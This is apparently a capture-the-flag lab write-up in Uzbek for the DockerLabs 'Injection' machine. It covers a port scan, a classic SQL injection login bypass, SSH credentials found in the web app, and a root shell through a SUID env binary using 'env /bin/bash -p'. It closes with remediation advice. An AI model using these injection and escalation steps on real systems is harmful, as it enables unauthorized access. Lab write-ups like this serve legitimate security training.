

Injection — dockerlabs

Umumiy malumotlar



Target nomi: Injection — dockerlabs

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 12.07.2026

Qisqacha xulosa.

Pentest jarayonida maqsadli tizim muvaffaqiyatli tahlil qilindi. Tizimda faoliyat yuritayotgan veb-ilovada SQL Injection zaifligi aniqlandi va ushbu zaiflikdan foydalanib ilovaga ruxsatsiz kirishga erishildi. Tahlil davomida tizimga tegishli autentifikatsiya ma'lumotlari qo'lga kiritildi hamda ular yordamida SSH orqali serverga kirish amalga oshirildi. Server ichki tahlili natijasida Local Privilege Escalation zaifligi aniqlandi va undan foydalanib tizimda root darajasidagi huquqlar qo'lga kiritildi. Mazkur zaifliklar kombinatsiyasi natijasida tizimning to'liq nazoratini qo'lga olish imkoniyati mavjudligi tasdiqlandi.

1 — Enumerations

Port scanning

```
nmap -sV 172.17.0.2
```

Port	Protocol	Service	State	Version
22	TCP	SSH	OPEN	OpenSSH 8.9p1
80	TCP	HTTP	OPEN	Apache 2.4.52


```
(pegasus@env)-[~]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 16:31 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
MAC Address: EE:59:87:68:01:D5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

2 — Web Enumeration

Web Sayt Tahlili


80 - portda ushbu web sahifa ishlayotganligi aniqlandi



Targetning 80 - portida ishlab turgan web sahifadan **SQL injection** zaifligi aniqlandi va bu zaiflik orqali web sahifaga login qilindi.


```
Username: admin' OR '1'='1
```

Password: admin' OR '1'='1



Web sahifaga login qilingandan keyin ichkarida tizimga kirish uchun credentials borligi aniqlandi

Username: Dylan
Password: KJSDFG789FGSDF78



3 — Initials Access

SSH Authentication

Web sahifadan topilgan credentialsdan foydalanib tizimga SSH orqali kirildi

```
ssh dylan@172.17.0.2
Password: KJSDFG789FGSDF78
```

```
(pegasus@env)-[~]
$ ssh dylan@172.17.0.2
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@c38887745548:~$ |
```

4 — Root Access

Privilege Escalation

Tizimdagi `dylan` userining `SUID` larini tekshirish natijasida Local Privilege Escalation (LPE) qilish mumkunligi aniqlandi

```

dylan@c38887745548:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
dylan@c38887745548:~$

```

Topilgan **SUID** ni to'g'ri ishlatish uchun manba manzili.

```
env /bin/bash -p
```

<https://gtfobins.org/gtfobins/env/#shell>

Tizimda to'liq **root** user darajasiga chiqildi.

```

dylan@c38887745548:~$ env /bin/bash -p
bash-5.1# id
uid=1000(dylan) gid=1000(dylan) euid=0(root) groups=1000(dylan)
bash-5.1# whoami
root
bash-5.1#

```

5 — Recommendation

Tavsiya:

Foydalanuvchi tomonidan kiritiladigan barcha ma'lumotlar server tomonida tekshirilsin va filtrlansin. Ma'lumotlar bazasi bilan ishlashda parametrlashtirilgan so'rovlar (Prepared Statements / Parameterized Queries) qo'llanilsin hamda

dinamik SQL so'rovlaridan foydalanish cheklansin. Ma'lumotlar bazasi foydalanuvchilariga minimal zarur huquqlar berilsin va xatoliklar foydalanuvchiga to'liq ko'rinishda chiqarilmasligi ta'minlansin. Shuningdek, muntazam ravishda kod xavfsizligi auditi va zaifliklarni tekshirish ishlari olib borilishi tavsiya etiladi.

Tizimdagi barcha SUID ruxsatiga ega fayllar tekshirilsin va xizmat faoliyati uchun zarur bo'lmagan SUID bitlari olib tashlansin. SUID ruxsatlari faqat ishonchli va zarur dasturlargagina berilishi kerak. Shuningdek, fayl va kataloglar uchun minimal huquqlar (Principle of Least Privilege) tamoyili qo'llanilishi, tizim muntazam audit qilinishi hamda xavfsizlik yangilanishlari o'z vaqtida o'rnatilishi tavsiya etiladi.